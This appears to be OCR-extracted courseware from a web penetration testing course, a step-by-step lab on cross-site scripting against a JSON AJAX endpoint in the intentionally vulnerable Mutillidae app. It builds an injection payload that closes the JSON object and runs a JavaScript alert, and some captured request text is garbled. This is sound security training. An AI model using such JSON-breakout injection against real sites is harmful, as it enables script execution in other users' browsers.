
The request body text is

```
POST /mutillidae/ajax/lookup-pen-test-tool.php HTTP/1.1
Host: mutillidae
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:34.0) Gecko/20100101 Firefox/34.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://mutillidae/index.php?page=pen-test-tool-lookup-ajax.php
Content-Length: 9
Cookie: PHPSESSID=1n6618qgdjg84emfgh7p5kmdj2; showhints=0
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

ToolID=16
```

## AJAX Exercise: Setup 5

- In Burp: go to Target -> Site Map -> http://mutillidae -> mutillidae -> ajax -> lookup-pentest-tool.php
  - View the matching response



Here is the matching response, with the JSON response in the body:

**HTTP/1.1 200 OK**  
**Date: Tue, 06 Jan 2015 14:00:54 GMT**  
**Server: Apache/2.4.7 (Ubuntu)**  
**X-Powered-By: PHP/5.5.9-1ubuntu4.5**  
**Expires: Mon, 26 Jul 1997 05:00:00 GMT**  
**Cache-Control: no-cache, must-revalidate**  
**Pragma: no-cache**  
**Content-Length: 397**  
**Keep-Alive: timeout=5, max=100**  
**Connection: Keep-Alive**  
**Content-Type: application/json**

```
{"query": {"toolIDRequested": "16", "penTestTools": [{"tool_id": "16", "tool_name": "Dig", "phase_to_use": "Reconnaissance", "tool_type": "DNS Server Query Tool", "comment": "The Domain Information Groper is preferred on Linux over NSLookup and provides more information natively. NSLookup must be in debug mode to give similar output. DIG can perform zone transfers if the DNS server allows transfers."}]}}
```

# AJAX Exercise: Setup 6

- Compare the request body:
  - ToolID=16
- Compare with response body:
  - {"query": {"toolIDRequested": "16", "penTestTools": [{"tool\_id": "16", "tool\_name": "Dig", "phase\_to\_use": "Reconnaissance", "tool\_type": "DNS Server Query Tool", "comment": "The Domain Information Groper is preferred on Linux over NSLookup and provides more information natively. NSLookup must be in debug mode to give similar output. DIG can perform zone transfers if the DNS server allows transfers."}]}}
- The arrows indicate input (and possible output) we control

Web Penetration Testing and Ethical Hacking

Compare the request body:

ToolID=16

Compare with response body:

```
{"query": {"toolIDRequested": "16", "penTestTools": [{"tool_id": "16", "tool_name": "Dig", "phase_to_use": "Reconnaissance", "tool_type": "DNS Server Query Tool", "comment": "The Domain Information Groper is preferred on Linux over NSLookup and provides more information natively. NSLookup must be in debug mode to give similar output. DIG can perform zone transfers if the DNS server allows transfers."}]}
```

Our goal: Take control of the JSON object, beginning with the ToolID number. We will complete the JSON object, add a JavaScript alert, and comment the remaining partial JSON object.

## AJAX Exercise Challenge

- Use Burp intercept to perform XSS against the JSON AJAX object and create a JavaScript alert:
  - This is difficult: Building the XSS syntax one character at a time is recommended
- Focus on characters that are already in the JSON object:
  - // (comment) is also helpful for ignoring trailing content
- Pay careful attention to all JSON errors:
  - They are *quite* helpful
- The next page has more hints followed by step-by-step instructions; begin on the following page

Web Penetration Testing and Ethical Hacking

Fair warning: This exercise is challenging.

We use Burp intercept to perform XSS against the JSON AJAX object and create a JavaScript alert.

This is difficult: Building the XSS syntax one character at a time is recommended.

Focus on characters that are already in the JSON object, such as: " { }

- // (comment) is also helpful for ignoring trailing content.

Pay careful attention to all JSON errors.

- They are *quite* helpful.

The next page has more hints followed by step-by-step instructions beginning on the following page.

## AJAX Exercise Hints

- The goal: take this JSON Object:

```
{"query": {"toolIDRequested": "16", "penTestTools": [{"tool_id": "16", "tool_name": "Dig", "phase_to_use": "Reconnaissance", "tool_type": "DNS Server Query Tool", "comment": "The Domain Information Groper is preferred on Linux over NSLookup and provides more information natively. NSLookup must be in debug mode to give similar output. DIG can perform zone transfers if the DNS server allows transfers."}]}
```

- Complete the JSON object after the tool number:
  - Something like: {"query": {"toolIDRequested": "16"})
- Add a JavaScript alert
- Ignore the remainder with a comment: "//"
- Step-by-step instructions begin on the next page

Web Penetration Testing and Ethical Hacking


We are trying to prematurely complete the JSON object, insert a JavaScript alert, and ignore the remainder of the partial JSON object (which will probably trigger a syntax error if left unmolested).

You may stop here and attempt to perform this exercises or follow the step-by-step instructions that begin on the next page.

Choose your own difficulty!

## AJAX XSS Step 1

- Turn Burp Intercept on, choose a tool, and press Tool Lookup
- Try to force an error by appending a double quote to the tool number
- Press Forward



```
POST /mutillidave/ajax/lookup/pentest-tool.php HTTP/1.1
Host: mutillidave
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:34.0) Gecko/20100101 Firefox/34.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://mutillidave/index.php?page=pen-test-tool-lookup-ajax.php
Content-Length: 9
Tool: http://mutillidave/index.php?page=pen-test-tool-lookup-ajax.php
Connection: keep-alive
Pragmas: no-cache
Cache-Control: no-cache
TadliDad8*
```

Web Penetration Testing and Ethical Hacking

Turn Burp Intercept on, choose a tool, and press Tool Lookup.

Try to force an error by appending a double quote to the tool number. The JSON object uses double quotes, which is why we're trying double quotes before single.

Press Forward.

## AJAX XSS Step 2

- Go back to Firefox and view the result:

```
Error Message: missing } after property list JSON Response:{"query":
 {"toolIDRequested": "16", "penTestTools":
 [{"tool_id": "16", "tool_name": "Dig", "phase_to_use": "Reconnaissance", "tool_type": "DNS
Server Query Tool", "comment": "The Domain Information Groper is prefered on Linux
over NSLookup and provides more information natively. NSLookup must be in debug
mode to give similar output. DIG can perform zone transfers if the DNS server allows
transfers."}]}
```

- Note that it says Error Message: missing } after property list JSON Response:
  - Also note the extra double quote after the tool number:  
`{"query": {"toolIDRequested": "16""},`
- Next step: Provide the missing "}"

Web Penetration Testing and Ethical Hacking

We receive the error:

```
Error Message: missing } after property list JSON Response:{"query":
 {"toolIDRequested": "16", "penTestTools":
 [{"tool_id": "16", "tool_name": "Dig", "phase_to_use": "Reconnaissance", "tool_type": "DNS Server Query Tool", "comment": "The Domain Information Groper is prefered on Linux over NSLookup and provides more information natively. NSLookup must be in debug mode to give similar output. DIG can perform zone transfers if the DNS server allows transfers."}]}
```

Our double-quote has been passed through, which is good news. This error is also quite helpful:

```
Error Message: missing } after property list JSON Response:
```

It suggests our next step: append a "}".

## AJAX XSS Step 3

- **Burp:** Keep intercept on for the remainder of the lab, and manually forward each request
- **Firefox:** Press Lookup Tool
- **Burp:** Change the ToolID to: `ToolID=16"}` and press Forward
- **Firefox:** View the result

```
Error Message: missing } after property list JSON Response:{"query": {"toolIDRequested": "16"}, "penTestTools": [{"tool_id": "16", "tool_name": "Dig", "phase_to_use": "Reconnaissance", "tool_type": "DNS Server Query Tool", "comment": "The Domain Information Groper is preferred on Linux over NSLookup and provides more information natively. NSLookup must be in debug mode to give similar output. DIG can perform zone transfers if the DNS server allows transfers."}]}
```

- Same error, but our `"}` got through
- Send another `"}`
  - See notes for details

### Web Penetration Testing and Ethical Hacking

We receive the same error as the last step:

```
Error Message: missing } after property list JSON Response:{"query": {"toolIDRequested": "16"}, "penTestTools": [{"tool_id": "16", "tool_name": "Dig", "phase_to_use": "Reconnaissance", "tool_type": "DNS Server Query Tool", "comment": "The Domain Information Groper is preferred on Linux over NSLookup and provides more information natively. NSLookup must be in debug mode to give similar output. DIG can perform zone transfers if the DNS server allows transfers."}]}
```

Our `"}"` did make it through, however. Let's follow the error and append another `"}"`. Two `"}"` characters make sense, as they would balance the two `"{"` characters in the JSON object:

```
{"query": {"toolIDRequested": "16"}}
```

Another `"}"` would balance that part of the JSON object.

## AJAX XSS Step 4

- **Firefox:** Press Lookup Tool
- **Burp:** Change the ToolID to: `ToolID=16" } }`
  - Press Forward
- **Firefox:** View the result

```
Error Message: missing) in parenthetical JSON Response:{"query": {"toolIDRequested": "16"}}, "penTestTools": [{"tool_id": "16", "tool_name": "Dig", "phase_to_use": "Reconnaissance", "tool_type": "DNS Server Query Tool", "comment": "The Domain Information Groper is preferred on Linux over NSLookup and provides more information natively. NSLookup must be in debug mode to give similar output. DIG can perform zone transfers if the DNS server allows transfers."}]}
```

- Note:
  - "missing ) in parenthetical JSON Response"
- Next step: Append a ")"

### Web Penetration Testing and Ethical Hacking

A new error, which means we are making progress:

```
Error Message: missing) in parenthetical JSON Response: {"query": {"toolIDRequested": "16"}}, "penTestTools": [{"tool_id": "16", "tool_name": "Dig", "phase_to_use": "Reconnaissance", "tool_type": "DNS Server Query Tool", "comment": "The Domain Information Groper is preferred on Linux over NSLookup and provides more information natively. NSLookup must be in debug mode to give similar output. DIG can perform zone transfers if the DNS server allows transfers."}]}]
```

The error itself is quite overt:

```
Error Message: missing) in parenthetical JSON Response:
```

We don't see an opening "(" in our object. It is probably part of the earlier AJAX code, which we don't see.

Let's append a ")".

## AJAX XSS Step 5

- **Firefox:** Press Lookup Tool
- **Burp:** Change the ToolID to: `ToolID=16" } })`
  - Press Forward
- **Firefox:** View the result

```
Error Message: missing ; before statement JSON Response:{"query":
 {"toolIDRequested": "16"} }", "penTestTools":
 [{"tool_id": "16", "tool_name": "Dig", "phase_to_use": "Reconnaissance", "tool_type": "DNS
Server Query Tool", "comment": "The Domain Information Groper is prefered on Linux
over NSLookup and provides more information natively. NSLookup must be in debug
mode to give similar output. DIG can perform zone transfers if the DNS server allows
transfers."}]}]
```

- Note:
  - `"missing ; before statement JSON Response"`
- Next step: Append a ";"

Web Penetration Testing and Ethical Hacking

Another new (and helpful) error:

```
Error Message: missing ; before statement JSON Response:{"query":
 {"toolIDRequested": "16"} }", "penTestTools":
 [{"tool_id": "16", "tool_name": "Dig", "phase_to_use": "Reconnaissance", "tool_type": "DNS Server Query Tool", "comment": "The Domain Information Groper is prefered on Linux over NSLookup and provides more information natively. NSLookup must be in debug mode to give similar output. DIG can perform zone transfers if the DNS server allows transfers."}]}]
```

The error message is specific once again:

```
Error Message: missing ; before statement JSON Response:
```

Let's append a ";"

This will hopefully complete the JSON object and allow insertion of a JavaScript alert.

## AJAX XSS Step 6

- **Firefox:** Press Lookup Tool
  - **Burp:** Change the ToolID to: `ToolID=16" }});`
    - Press Forward
  - **Firefox:** View the result
- ```
Error Message: missing ; before statement JSON Response:{"query": {"toolIDRequested": "16"}}, "penTestTools": [{"tool_id": "16", "tool_name": "Dig", "phase_to_use": "Reconnaissance", "tool_type": "DNS Server Query Tool", "comment": "The Domain Information Groper is prefered on Linux over NSLookup and provides more information natively. NSLookup must be in debug mode to give similar output. DIG can perform zone transfers if the DNS server allows transfers."}]}
```
- Hmm.... Same error
 - Next step: Append a comment (//) to erase the rest of the line

Web Penetration Testing and Ethical Hacking

We got the same error as last time.

```
Error Message: missing ; before statement JSON Response:{"query": {"toolIDRequested": "16"}}, "penTestTools": [{"tool_id": "16", "tool_name": "Dig", "phase_to_use": "Reconnaissance", "tool_type": "DNS Server Query Tool", "comment": "The Domain Information Groper is prefered on Linux over NSLookup and provides more information natively. NSLookup must be in debug mode to give similar output. DIG can perform zone transfers if the DNS server allows transfers."}]}
```


This portion may stand on its own: `{"query": {"toolIDRequested": "16"}};`

The remainder of the JSON content may be causing us problems, so let's erase it by appending "//".

This is the toughest part so far, and it's based on past experience combined with inference, plus a lot of testing with Burp. Sweat equity for the win!

AJAX XSS Step 7

- Firefox: Press Lookup Tool
- **Burp:** Change the ToolID to:
`ToolID=16"}}); //`
 - Press Forward
- **Firefox:** View the result
- No error!
`<happy dance>`
- Next step: Insert the alert between the semicolon and the comment



Web Penetration Testing and Ethical Hacking

No error!


No response, either, but that's okay.

We are getting close!

Now let's inject the JavaScript alert.

AJAX XSS Step 8


- **Firefox:** Reload the page to remove the error and start fresh; forward in Burp and press Lookup Tool
- **Burp:** Change the ToolID to:
`ToolID=16" }});alert(42);//`
 - Press Forward
- **Firefox:** View the result
- Yeah!!!!



Web Penetration Testing and Ethical Hacking

Victory is ours!


Clicking OK on the alert also generates this JSON error:



This error is triggered after our JavaScript executes, so it is harmless.

Final Step

- Go to the Firefox Proxy Selector drop-down and choose No Proxy



- Ensure No Proxy is now set

Be sure to disable the Burp proxy setting in Firefox so that it does not interfere with future labs.

Go to the Firefox Proxy Selector drop-down and choose No Proxy. Ensure it is set when complete.

Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- Injection
- **JavaScript and XSS**
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag

- JavaScript
 - Exercise: JavaScript
- Document Object Model (DOM)
 - Exercise: Reflective XSS
- XSS Tools
 - Exercise: HTML Injection
- XSS Fuzzing
 - Exercise: BeEF
- XSS Exploitation
 - Exercise: BeEF
- AJAX
 - Exercise: AJAX XSS
- API Attacks
 - Data Attacks
 - Exercise: AJAX XSS
- Summary

Web Penetration Testing and Ethical Hacking

542.4 is coming to a close; the summary is next.

Conclusions

- That wraps up Security 542.4
- Next up: Security 542.5, where we will take on CSRF, Advanced Tools, and more
- Thank you, and see you then!

Web Penetration Testing and Ethical Hacking

That wraps up Security 542.4.

Next up: Security 542.5, where we will take on CSRF, advanced tools, and more.

Thank you, and see you then!

"As usual, SANS courses pay for themselves by Day 2. By Day 3, you are itching to get back to the office to use what you've learned."

Ken Evans, Hewlett Packard Enterprise - Digital Investigation Services

SANS Programs sans.org/programs

- GIAC Certifications
- Graduate Degree Programs
- NetWars & CyberCity Ranges
- Cyber Guardian
- Security Awareness Training
- CyberTalent Management
- Group/Enterprise Purchase Arrangements
- DoDD 8140
- Community of Interest for NetSec
- Cybersecurity Innovation Awards



Search SANSInstitute

SANS Free Resources sans.org/security-resources

- E-Newsletters
 - NewsBites: Bi-weekly digest of top news
 - OUCH!: Monthly security awareness newsletter
 - @RISK: Weekly summary of threats & mitigations
- Internet Storm Center
- CIS Critical Security Controls
- Blogs
- Security Posters
- Webcasts
- InfoSec Reading Room
- Top 25 Software Errors
- Security Policies
- Intrusion Detection FAQ
- Tip of the Day
- 20 Coolest Careers
- Security Glossary

SANS Institute

8120 Woodmont Avenue | Suite 310

Bethesda, MD 20814

301.654.SANS(7267)

info@sans.org